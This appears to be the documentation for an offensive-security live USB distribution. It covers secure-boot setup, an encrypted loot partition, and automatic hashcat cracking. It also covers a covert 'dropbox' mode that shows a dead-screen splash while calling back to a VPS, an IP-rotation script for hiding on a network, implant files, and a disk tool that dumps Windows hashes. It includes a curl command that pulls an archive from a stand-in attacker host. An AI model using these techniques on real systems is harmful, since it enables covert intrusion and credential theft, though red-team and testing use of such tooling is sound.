Foreword


In this document i explain the live iso how it's structured and functionality core to the live environment experience

Prep work ^^

Secure boot


For secure boot please get a *Microsoft signed shim*. That is required for widest compatibility. You can find shims here:
https://pkgs.org/search/?q=shim
Once downloaded and extracted (I used `shim-signed_1.58+15.8-0ubuntu1_amd64.deb`) you need to get the following files:

- `shimx64.efi`
- `mmx64.efi`



You can check the signature of the shim with this command:

```
sbverify --list you_shim_file.efi
```



We are looking for mentions of Microsoft. Those two files should then be dropped into `overlay/airootfs/etc/p3ng0s/shim`

> ⚠ **Warning**

HP Wolf Security devices require BIOS access to enable Microsoft UEFI CA, BIOS password required on managed devices


After a build you can then boot p3ng0s.iso on a secure boot enabled laptop that has the Microsoft Keys accepted like so:

Build


A detailed build guide is available on the wiki here

```
./build.sh
# Once build is done and .iso is generated flash it with:
./build.sh -f
```

Partition Structure



The `/dev/sda1` partition is the Luks encrypted partition where you store the loot it is labeled `VAULT`



This partition is managed by systemd see the systemd triggers section bellow

Loot Structure

> ⚠ **Warning**
>
> You can only have the dropbox or hashcat folder one at a time I don't recomend having both just rename each or the other folder to have the `_disable` suffix that is what I do to not get confused.

```
loot/
├── dropbox/             # The folder to configure dropbox mode
│   ├── debug            # if this file is present you will boot in a debug
shell
│   ├── client.ovpn
│   ├── config           # The dropbox configuration
│   ├── sshd_config
│   ├── hostnames.txt
│   ├── conquest.toml
│   ├── splash.png
│   └── stunnel.conf
├── hashcat/             # The folder to configure hashcat mode
│   ├── debug            # if this file is present you will boot in a debug
shell
│   ├── rule.rule        # Hashcat rule file in case it is needed
│   ├── hash.0
│   ├── hash.1400
│   ├── hash.3200
│   └── wordlist/        # You can provide custom wordlists in this folder
│       └── custom.txt
├── certs/               # The folder for certificates to have them pre-
install
│   ├── debug            # if this file is present you will boot in a debug
shell
│   └── root-cert.cer    # A root certificate to install on the system
├── creds/               # You can store your credentials file here.
│   ├── KeePass.kdbx
│   ├── id_rsa
│   ├── id_rsa.pub
│   └── extra_vpn.ovpn
├── qemu/                # The folder where you can store your VMs
│   ├── config.json
│   ├── Windows.img
│   ├── virtio-win.iso
│   └── windows.iso
├── reg/                # The folder where you can store your VMs
│   ├── SOFTWARE_Add-Denfender-Rule.reg
│   └── SOFTWARE_Start-On-Boot.reg
├── wine/                # The folder where you can store your wine folders
│   └── to be defined
├── notes/               # The folder where you can store your markdown
notes
│   └── Checklists/      # The folder to pull bash and powershell commands
from
│       └── checklist.md
├── agent.elf            # agent implant to install on linux
```

```
├── agent.exe
├── agent.svc.exe
├── luks.txt             # the luks keys to try
└── bitlocker.txt        # the bitlocker keys to try
```

Commands to test out hashcat delete this later

```
echo -n "password" | md5sum | awk '{print $1}' > /mnt/loot/hash.0
echo -n "password" | sha256sum | awk '{print $1}' > ./hash.1400
python3 -c 'import bcrypt; print(bcrypt.hashpw(b"password",
bcrypt.gensalt()).decode())' > hash.3200
echo 'p3ng0s_test_123' > wordlist/custom.txt
```

Systemd Trigger

Mounting loot (live .iso)

on the live `.iso` of p3ng0s the loot folder is automatically mounted on boot you are prompted for a password like seen bellow this is what tells the script to decypher the Luks partition and to mount the drive to `/home/*/loot` if you wish to unmount before shutting down the OS you should run the `systemctl stop mount-loot.service` command

Network loot file

During compile time you can specify a curl command of where to download a loot.tar.xz in the case the flashing of the usb can't be done with the p3ng0s flasher script.

```
curl 'http://attack.infra/loot.tar.xz' -H 'Authorization: Basic
abcdefghijklmnopqrstuvwxyz==' -k
```

This link will be downloaded at boot make sure you don't have the `-o` argument since p3ng0s will add that part on boot to control where the tar file is downloaded.


Create the loot.tar.xz file

Inside of your loot folder run:

```
tar -cf loot.tar.xz *
```

mounting loot folder manually

You can manually mount the loot folder directly inside of ranger with the shortcut `Alt+r` to open ranger then `mm` to get the mount dialog which should prompt you for loot drive mounting options:



Hash Cracking mode

> ⚠ **Warning**
>
> On detection of the `hashcat` folder the normal boot process will stop to just go in headless cracking mode

If inside of the loot partition you have a folder named `hashcat` with inside of it files named `hash.*` the live iso will automatically crack them then turn off. This is why the iso is so big I put all of the AMD gpu drivers inside of the live iso for this feature to work.

Sample hashcat setup

```
hashcat/
├── completed/       # where the trigger stores the results
├── rule.rule        # The hashcat rule file
├── hash.0
├── hash.1400
├── hash.1800
├── hash.3200
└── wordlist/        # your custom wordlist
```

```
    ├── custom2.txt
    └── custom.txt
2 directories, 6 files
```

The script will take all of the files named `hash` take the extension which should correspond to the hashcat mode of cracking. By default the iso throws these hashes against `/opt/pentest/SecLists/Passwords/**/*.txt` it is basically trying everything that is a .txt inside of uncompressed `SecLists` it is quite hardcore in theory but in practice you are supposed to just set this up boot in it and go live your life then you can come back later and see the results. After cracking the files are moved to the `completed/` folder if it was successfully cracked you will get a `cracked.*` file where the wildcard represents the mode before mentioned. You could in practice boot the iso on a machine dump the hashes with the `os_killer.sh` tool and crack them on that same machine if you boot cycle. You can also add custom wordlists directly in the `wordlist/` folder.


Hashcat Verify

Here is a bash function that you can use to check a hash:

```
function hashcatverify()
{
    HASHCAT_MODE=${1##*.}
    hashcat -m $HASHCAT_MODE -a 0 $1 /opt/pentest/SecLists/Passwords/Leaked-
Databases/rockyou.txt
}
```

Running

When running in cracking mode the system will halt everything and run a script that will find the different wordlist display them on the screen and also start cracking with every wordlist found



Rules

If you wish to use hashcat rules just add the file `rule.rule` inside of the hashcat folder this rule file will be picked up and used on your cracking.

Dropbox mode

> ⚠ **Warning**
>
> On detection of the `dropbox/` folder the boot process will halt and you will exclusively be able to remote in the machine no physical operation of the machine is possible then

This feature is similar to the hashcat mode mentioned above. On boot if the `dropbox` folder is found then the startup of the OS will halt and only the following services will be started:

- `multi-user.target`
- `NetworkManager.service`
- `sshd.service`
- `openvpn-client@client.service`
- `stunnel.service`
- `conquest.service`
  Ensuring that the system seems dead with a splash screen displayed and that the machine is connecting back to your VPS.

Sample dropbox setup


```
dropbox/
├── client.ovpn      # The vpn config
├── config           # The dropbox configuration
├── splash.png       # The splash screen to display on the screen
└── stunnel.conf     # The stunnel config
0 directories, 3 files
```

In this tutorial I only mention the setup not the individual files please refer to the `Drop Box` documentation on how to set the individual files up.

Running

When the OS boots and maps those file to the correct positions:

- `client.ovpn` -> `/etc/openvpn/client/client.conf`
- `stunnel.conf` -> `/etc/stunnel/stunnel.conf`
  Note that the original files are never removed or touched the os just mounts the individual files to those points to overwrite the previous config but never truly removes them so if you don't add those files you can use the default configuration. Or replace with a different one after boot if needed.



On startup the PC will first show you the following network information:

- `systemctl status stunnel.service`
- `systemctl status openvpn-client@client.service`
- `ip a s`

- `ip route`
  This allows you to bebug if something breaks on the fly. After 5 seconds the TTY will then display an image by default it's the following:
  

nethide.sh

In the dropbox there is also a handy feature to hide yourself on the network.

> **Error**
>
> This will kill sshd and restart it if you don't have a proper interface for client network and for vpn access if those 2 are on the same interface the script will kill sshd and restart everything after the ip change on the network

The main way to use this script is through the service timer which will run it every other hour it can be started like so:

```
systemctl start p3ng0s-dropbox-nethide.timer
```

But you can also directly run the service to initiate a ip rotation now with:


```
systemctl start p3ng0s-dropbox-nethide.service
```

Certificate mode

In the `loot/` folder create a `certs` folder in which you can drop certificates. Those will then be automatically added to the trusted store.



os_killer.sh



os_killer.sh is a simple bash script that will mount for you a drive and execute a few attacks on the filesystem mounted. Currently `os_killer.sh` only supports the following OS: windows, linux.


Encrypted file systems

Inside of the `loot/` folder place either a `bitlocker.txt` file or a `luks.txt` file so that `os_killer.sh` can try those passwords for you when detecting a encrypted drive. If none work you will be prompted to type in the password.

Hibernation on Windows


windows 11 sucks so much it actually never shuts off. This is fine we can just wipe the hibernation entirely and force it to mount RW by just selecting the correct `os_killer.sh`

options:



Windows attacks

When mounting a windows computer select the windows in the OS menu then you can select the following attacks:



Dump the hashes to then hashcat them


Like mentioned in the secretsdump attack this technique is quite similar but will just organise the output like so:

```
loot/
└── hashcat
    └── hash.1000
```

